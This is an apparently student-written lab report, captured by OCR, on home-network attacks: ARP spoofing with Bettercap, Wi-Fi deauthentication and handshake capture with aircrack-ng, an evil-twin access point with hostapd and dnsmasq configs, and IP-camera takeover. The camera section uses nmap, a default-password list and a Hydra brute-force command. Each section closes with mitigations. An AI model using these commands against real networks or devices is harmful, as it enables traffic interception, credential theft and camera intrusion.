ARP spoofing propagates through the network by sending forged ARP replies. The attacker informs the target device that their MAC address is equivalent to the router's, while simultaneously telling the router that the target device's MAC address is theirs. Because of this, both the router and the victim unwittingly direct all their traffic through the attacker's device. This places the attacker as a middleman in the exchange and enables them to intercept, monitor, or manipulate in-transit data. Hence the name, "Man-in-the-Middle."


For this sort of attack, Bettercap and Wireshark are some of the tools that are used. Bettercap is an all-in-one network attack and monitoring tool, while Wireshark's purpose is to visually analyze network traffic. The first step is for the attacker to launch Bettercap and select the proper network interface, in most cases, wlan0 for Wi-Fi. Through the proper command, Bettercap will find all devices connected to the network. The attacker can then issue net.show and will see in return a list of all the IP and MAC addresses which are connected as clients in the network and can pick one to target.

Once the target is chosen, the attacker uses Bettercap to enable full duplex mode and intercept two-way traffic. The attacker marks the target's IP address for ARP spoofing and executes arp.spoof on. The attack has been initiated: the victim's entire traffic is now tunneled through the attacker's machine. The attacker now opens Wireshark to inspect the traffic and begin capturing packets on the same interface. Using filters like dns && ip.addr == [target IP], the attacker analyzes the websites visited and traffic generated by the target.


This configuration permits the attacker to monitor DNS queries, capture plaintext HTTP requests, and collect sensitive information, including usernames and passwords. In more

sophisticated cases, the attacker could spoof the DNS to redirect users to intermediate sites to capture the information. The attacker could also remove SSL protections and downgrade secure connections to capture additional data.


1. **Launch Bettercap and select your network interface**
2. **Turn on Net.probe**
3. **Identity target with net .show**




4. **Make it full duplex mode**



5. **Then and target as one of your targets**





6. **Open wire shark Wlan0**



7. **Filter to dns and ip address**
8. **Turn on arp-spoof**

9. **What ever that u search can be seen from device**





Mitigation strats

Use Static ARP Entries

Set static pairings of MAC and IP addresses on key devices to stop rogue alterations. This creates a baseline that won't change unless manually overridden.

Enable Dynamic ARP Inspection

Set managed switches to filter out ARP packets that don't match registered entries, blocking spoofed addresses before they reach devices. It will only trust ARP replies from ports that have been marked as legitimate.

Use Encrypted Communication Protocols

Choose secure channels—HTTPS for web, SSH for remote log-in, and end-to-end encryption for email—to ensure that intercepted packets reveal no usable data.

Use a VPN

Direct all traffic through a VPN tunnel. Data packets become encrypted shells, rendering any captured traffic indecipherable.

Segment the Network

Separate critical devices into distinct VLANs or subnets. This limits lateral movement and confines any compromise to a small, manageable area.

Monitor ARP Traffic

Incorporate ARPWatch, XArp, or Wireshark to log ARP requests and replies. Sudden MAC address changes or ports that rarely communicate will flag suspicious activities.

Keep Firmware and Software Updated

Establish an update routine for routers, switches, and endpoints. Apply patches swiftly to eliminate security holes that attackers may exploit.

Implement Strong Network Access Controls

Employ MAC address filtering, 802.1X network authentication, or port security to ensure that only recognized devices can communicate through specific ports.

Educate Users


Conduct regular training sessions on the importance of avoiding rogue Wi-Fi networks and on recognizing and reporting odd network behavior. Educated users become an extra layer of defense.

De-authentication attack

Vulnerability getting exploited : There is a vulnerability in the IEEE 802.11 Wi-Fi protocol, specifically in the way it handles management frames like authentication and deauthentication packets.

What is a de auth attack A de-auth attack is mix of social engineering and DOS attack to try to steal your Wi-Fi credentials. This can be done even if your router has 0 vulnerabilities. An attacker disconnects a device from a Wi-Fi network. This is achieved by sending a crafted De-authentication frame to the access point repeatedly.

The Deauthentication Frame is a kind of packet defined in the IEEE 802.11 Wi-Fi standard. It has been a part of the standard since the beginning, and it is still useful. It is used to terminate a Wi-Fi connection. It can be sent either from the access point to the station or the other way around to signal that the connection is termination. If you are not used to the terminology, the




access point (AP) is the device that gives access to a Wi-Fi network, in other words, your home router. And a station is a client device which connects to an access point, like your phone. The station can send a deauthentication frame to the access point because it is changing to another WiFi network. Or the access point can send a deauthentication frame to the station because the router needs to restart. A fundamental characteristic of the deauthentication frame is that it is not a request, but instead a notification, and cannot be refused. (Stefan, 2022)Whenever you disconnect from the Wi-Fi, your device will attempt to reconnect automatically. A 4-way handshake is exchanged with the router and your device


during this process. This handshake can be intercepted by attackers, and since it is encrypted, it contains information that might be used to decipher your Wi-Fi password.

1. First, connect your external Wi-Fi adapter and download ad it relative drivers


2. Change the adapter to monitor mode using ”sudo airmon-ng start wlan0”
3. Then go to and scan the surrounding networks and find the BSSID and channel of the Target Network using” sudo airodump-ng wlan1”



4. Scan the Network to find your target device or refer to the table to get the mac add of the device using” sudo airodump-ng --bssid <BSSID> -c <channel>”
5. Then open up a separate window to run
6. Then run the command “sudo aireplay-ng --deauth 10 -a 11:22:33: 44:55:66 wlan1” to de auth the device



7. When they reconnect to the network You can capture a four-way handshake with "sudo airodump-ng --bssid 11:22:33:44:55:66 -c 6 -w handshake wlan1"



8. You can use that to try guess the password my one failed cause mine had upper case and lowercases and Special characters

Mitigation Strategy:

Enable WPA3

• Compared to the vulnerable 4-way handshake, WPA3 uses SAE (Simultaneous Authentication of Equals) which makes it stronger.

• WPA3 protects against deauth attacks and offline password cracking.

Enable Protected Management Frames (PMF / 802.11w)

• PMF (Protected Management Frames) safeguards against spoof attacks by encrypting deauth and disassociation frames.

• Look for "PMF", "Management Frame Protection", "SAE-PMF required" – most current routers have them as options in the PMF settings.

Strong Passwords

• Take advantage of complex WPA2/WPA3 passcodes (p@ssW0rD!@#2025) and utilize lengthy and intricate ones.

• Simplistic handle options like these allow attackers to capture handshakes and brute-force them at will.

Monitor for Intrusions

• Employ a WIDS (Wireless Intrusion Detection System) to:

- Identify unauthorized APs
- Detect deauth floods and other anomalous packet activities
- WIDS will notify you of any of these suspicious activities.

Reduce Signal Range

Reduce the range of signal broadcast from your router. This makes it more difficult for attackers to attempt an attack.

This can be done by:

- Reducing the transmit power
- Employing directional antennas

Cloning Evil-Twin attack

Vulnerability getting exploited: Lack of Wi-Fi Access Point Authentication

The Cloning Evil Twin attack works like a charm .An attacker spins up a counterfeit Wi-Fi access point that masquerades as a network the victim already knows and trusts. The masquerade lures the user to connect under the comforting illusion they're still home or still secure. Once the victim is online, the attacker sits astride the data link, watching, modifying, or harvesting the victim's unencrypted traffic and credentials, repackaging the traffic, or redirecting it altogether. This tactic flourishes where people habituate to just clicking 'connect,' as in cafes, airports, or any open Wi-Fi desert of undiscriminating trust.

The setup is quick and disturbing. The attacker grabs a compatible wireless adapter and fires up hostapd to turn it into a phantom access point. A tweak to the hostapd.conf file defines which trusted SSID the imposter will wear—perhaps FreeWiFi or Guest-Net, anything that will ring a bell in the victim's brain. The configuration file specifies the interface (wlan1), the phantom SSID, and a few other wireless characteristics to ensure the rogue SSID broadcasts same as the target. The command sudo hostapd hostapd.conf then lights up the twin.

The success of this tactic underscores major flaws in how devices pick Wi-Fi networks and how people place blind trust in them. Many operating systems will automatically reconnect to a known SSID, never checking if the signal is truly the same access point. Most users never inspect SSL seals or question odd network behavior, allowing these silent assaults to flourish.

1. Setup Wi-Fi Access Point (Evil Twin)

- Use hostapd to broadcast a fake Wi-Fi network with the same SSID as the target (e.g., public Wi-Fi).
- Configure hostapd.conf:

interface=wlan1

driver=nl80211

ssid=FreeWiFi


hw_mode=g

channel=6

macaddr_acl=0

auth_algs=1

ignore_broadcast_ssid=0



Start with ," sudo hostapd hostapd.conf"

Do DNS Look up for youtube .com to refer to it when they search twit

You connect your device to lan and type

echo 1 > /proc/sys/net/ipv4/ip_forward

Formatted: Font: (Default) Times New Roman, 22 pt

Formatted: Font: (Default) Times New Roman, 10 pt, Not Bold

Formatted: Font: (Default) Times New Roman, 10 pt, Not Bold

Formatted: List Paragraph

Formatted: Font: (Default) Times New Roman, Not Bold

Formatted: Font: (Default) Times New Roman, Font color: Red

Formatted: Font: (Default) Times New Roman, Font color: Red

Formatted: Font: (Default) Times New Roman, Font color: Auto

Formatted: Font: (Default) Times New Roman, Font color: Red


Formatted: Font: (Default) Times New Roman, Font color: Text 1


sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

sudo iptables -A FORWARD -i wlan1 -j ACCEPT Its to dns posion

Configure dnsmasq.conf:

dnsmasq.conf is the **configuration file for dnsmasq**, a lightweight DNS forwarder and DHCP server used widely in network setups — especially for rogue access points, IoT projects, or embedded systems.





###

interface=wlan1

dhcp-range=192.168.0.50,192.168.0.150,12h

dhcp-option=3,192.168.0.1

dhcp-option=6,192.168.0.1

address=/twitch.tv/192.168.0.1

###

Run the server sudo dnsmasq -C dnsmasq.conf

Formatted: Font: (Default) Times New Roman, Not Bold, Font color: Auto

Formatted: Font: (Default) Times New Roman, Font color: Red

Formatted: Font: (Default) Times New Roman, Font color: Red

Formatted: Font: (Default) Times New Roman, Font color: Text 1

Mitigation strategies

- User Awareness & Education Users should think twice before connecting to any public or unsecured Wi-Fi. When using public hotspots—like those found in airports or cafes—always confirm the exact SSID with staff to avoid confusion. It's wise to disable auto-connection features so devices don't link to unknown networks automatically. When connecting to any public Wi-Fi, using a trusted VPN is a must; it encrypts the data, even if the access point itself is controlled by an attacker.
- Network-Side Protections For enterprise Wi-Fi, always implement 802.1X authentication with WPA2-Enterprise or WPA3-Enterprise and use certificate-based authentication like EAP-TLS to block rogue access points. Additionally, enable Management Frame Protection to guard against deauthentication and disassociation attacks; this is mandatory in WPA3, ensuring management frames can't be spoofed or dropped.
- Device/Endpoint Hardening Install and maintain endpoint protection software that can detect rogue access points and alert users in real-time. Regularly update firmware and operating systems so any flaws in wireless drivers or stacks are patched. If Wi-Fi isn't in use—especially in unfamiliar places—turn it off to reduce the risk surface.
- Network Monitoring & Detection Implement Wireless Intrusion Detection or Prevention Systems to identify Evil Twin access points. These systems watch for duplicate SSIDs, look for unusual beacon frequencies, and track rogue MAC addresses, helping to spot and block attacks before they reach users.

MAC Address Whitelisting: Permit traffic solely from pre-approved MAC addresses. While this can add a layer of control, remember that determined attackers can spoof MAC addresses to sidestep the filter.

Log & Alert Suspicious Access Points: Continuously scan access logs for unknown or repeated access points that boast unusually high signal strength. Set alerts to flag these anomalies for rapid investigatio


Exploiting open channels (E.g. IP CAM)

<u>Finding the Target</u>

Do the **nmap -sn 192.168.0.0/24 to find the target which is a security camera**

Suspected Devices (based on vendor/MAC/time):

I will start ruling out Ip addresses




- **192.168.0.5 is the googlemini**
- **192.168.0.18 is the smart tv**
- **192.168.0.0.1 is the router**

IP Address	MAC Address	Vendor Info	Notes
192.168.0.15	**00:FC:9B:D6:9D:3D**	Unknown (but unique)	New MAC not seen in previous scan — **most likely your camera**
192.168.0.14	4A:10:5A:BB:20:89	Unknown	Seen before
192.168.0.16	66:32:B1:2A:B8:07	Unknown (repeats a lot)	Appears reused/shared

---

To confirm its the ip address of an ip cam i need to first of all run **nmap -sV -O -p- 192.168.0.x** and look out for



Port **80/8080** → web interface

Port **554** → RTSP video stream

Port **23** → Telnet (for old cams)

If its has them most likely the ip cam or a recorder of some sort

---

I can confirm that 192.168.0.15 is the Ip Cam Address

<u>Exploring the vulnerabilities</u>

Check the vulnerabilities **try use Nmap**

Use **nmap --script vuln 192.168.0.15**

Summary of Open Ports on 192.168.0.15 (IGeek IP Cam):

Port	Service	Details
80	**HTTP**	Mongoose httpd – Common lightweight web server used in IP cams. Has login page.
554	**RTSP**	Hipcam RealServer rtspd 1.0 – Used for video streaming.
1935	**TCP wrapped**	Used by Flash streaming, sometimes backdoor or tunnel.
8080	**HTTP-proxy**	Also serving HTTP. Possibly alternate control panel or RTSP proxy.

Since port 80 is open . Firstly i can go to http://192.168.0.15 and try default passwords

We can clone this website and set a trap for the owner or try passwords like

In my case admin/admin worked

Username/Password

admin/admin

admin/1234


admin/(blank)


user/user


root/admin


root/12345

admin/password









How ever if that does not work we can use VLC and go to open network stream and use enter rtsp://192.168.0.15:554 and try the passwords

This makes use of the second open port

Ok so is it impossible for a You to not be able to hack a cam if you don't Know the password. NO!

Lets try brute force we can run a Nmap command called **nmap --script http-headers,http-userdir-enum -p80,8080 192.168.0.15**

```
┌──(kali㉿kali)-[~]
└─$ nmap --script http-headers,http-userdir-enum -p80,8080 192.168.0.15

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 23:34 UTC
Nmap scan report for 192.168.0.15
Host is up (0.013s latency).

PORT     STATE SERVICE
80/tcp   open  http
| http-headers:
|   Date: Thu, 31 Jul 2025 15:34:38 GMT
|   Last-Modified: Thu, 31 Jul 2025 15:34:38 GMT
|   Connection: close
|   Cache-Control: no-cache,no-store
|   WWW-Authenticate: Basic realm="index.html"
|
|_  (Request type: GET)
8080/tcp open  http-proxy
| http-headers:
|   Content-Type: (null)
|   Content-Length: 1347
|   Connection: close
|
|_  (Request type: GET)
MAC Address: 00:FC:9B:D6:9D:3D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
```

The Nmap command nmap --script http-headers,http-userdir-enum -p80,8080 192.168.0.15 specifically targets the IP camera located at 192.168.0.15. By limiting the scan to ports 80 and 8080, the command zeroes in on the web-based management interface. The intent is to collect configuration data about the camera's web server and to search for any directories or resources that should not be publicly accessible.

Running the http-headers script sends a standard HTTP GET request to each port and collects the headers returned by the camera. These headers often include the type of authentication in use—such as Basic Auth or Digest—along with the name and version of the web server, in this case, possibly Mongoose. Headers related to caching and cookies can also suggest how session management and security for the web interface are enforced.

The http-userdir-enum script systematically probes for user-specific directories on the web server, attempting URLs . These user directories are less common on embedded devices, but manufacturers sometimes leave them active, either for debugging or for initial configuration. Discovery of such a directory could lead to further enumeration of sensitive files or configuration data.

These scripts work in tandem to reveal the web services active on the camera and highlight any vulnerabilities or configuration lapses you might want to probe deeper. For instance, you might discover a way to bypass the login screen or stumble across concealed file paths.

.

—----------

From the result we can see that we are close

Port 80 is confirmed to be running a a basic web server and it requires basic authentications This means that if you try to access the camera’s web interface through a browser, it will show a popup asking for a username and password. It also tells us that the camera is likely protecting access to its control panel using basic credentials.

WWW-Authenticate: Basic realm="index.html"


This means in theory we can spam requests and combinations of common passwords and usernames till we get in

So firstly we need a database

I using a basic one **rockyou.txt** unzip it and download hydra

But before that we can run the command to confirm that its basic authentication

nmap --script http-auth-finder -p80,8080 192.168.0.15



The Nmap scan result confirms that the IP camera at 192.168.0.15 is using HTTP Basic Authentication on port 80. This means that when you try to access the web interface, it will prompt you with a popup asking for a username and password, which are sent encoded in the HTTP headers.

The scan also shows that port 8080 is open, but it does not appear to use any authentication method based on the response headers. This suggests that port 8080 may be used for a different purpose, such as streaming video or acting as a proxy, and could potentially be accessed without logging in.


—----------

So lets get into the Hydra login Run

‘Hydra -l admin -P /usr/share/wordlists/rockyou.txt http-get://192.168.0.15’

This command launces a brute force attack using the too hydra on the login page of 192.168.15 it the username is admin and search through the passwords in rockyou.txt for the password this command only targets basic authentication thus the verification was important

If any of it works hydra will display it



And we got it the password was admin. However if it does not work we can try bigger data password datasets or clone the web for the user to enter the password

Mitigation Strategies to Prevent Brute-Force & Web Attacks

- **Change Default Credentials**
  First, log into the device and change the default username and password. Pick a new username and a password that’s at least 12 characters long, using a mix of capital and lowercase letters, numbers, and symbols. Make sure the password isn’t based on personal details like your name or birth date.
- **Enable Account Lockout or Rate Limiting**
  Select cameras that offer account lockout after a set number of failed login attempts, or that noticeably slow login attempts after a series of wrong passwords. Both settings will thwart automated password-cracking tools and add an important layer of protection.
- **Keep Firmware Updated**
  Check the manufacturer’s website or app every few months for firmware updates, and apply any recommended patches. These updates often close newly discovered security gaps. Avoid using third-party or custom firmware, as unsupported code may contain unknown vulnerabilities.
- **Disable Unused Services and Ports**
  Log into the device’s settings and turn off any features you’re not using, like the web interface, RTSP streaming, or SSH. Shut any open ports that aren’t listed in

the user manual, and disable old protocols like FTP and Telnet unless you absolutely need them.

- **Secure Cameras with VLANs and Firewalls**
  Segment your camera and IoT devices into their own VLAN or subnet, separate from your personal devices. Configure your firewall to deny all incoming traffic by default and only allow what you explicitly specify. Limit remote access and, if you need it, route everything over a strong VPN to shield the devices from the open internet.
- **Turn Off Cloud Access or Use VPNs**
  Disable any remote or cloud access options that aren't essential. If you need to view the camera from outside your home network, rely on a reputable VPN service to create a secure tunnel, instead of opening unnecessary ports that expose the camera directly to the web.
- **Enable 2FA Wherever Possible**
  If the camera or its companion app supports it, enable two-factor authentication. The added step of entering a verification code sent to your phone, or generated by an authenticator app, significantly raises the bar for unauthorized access.
- **Review Log Files and Set Alerts**
  Enable logging for login attempts and configure alerts for any failed or unusual access. Keeping an eye on these logs helps you spot and respond to brute-force attempts or suspicious behaviour before they escalate into a security breach.
- **Use Encrypted Protocols**
  Always use HTTPS instead of plain HTTP. Avoid basic HTTP authentication prompts on networks lacking encryption. This rule is critical on public Wi-Fi, where credential sniffers can grab your usernames and passwords with little effort.

Challenges

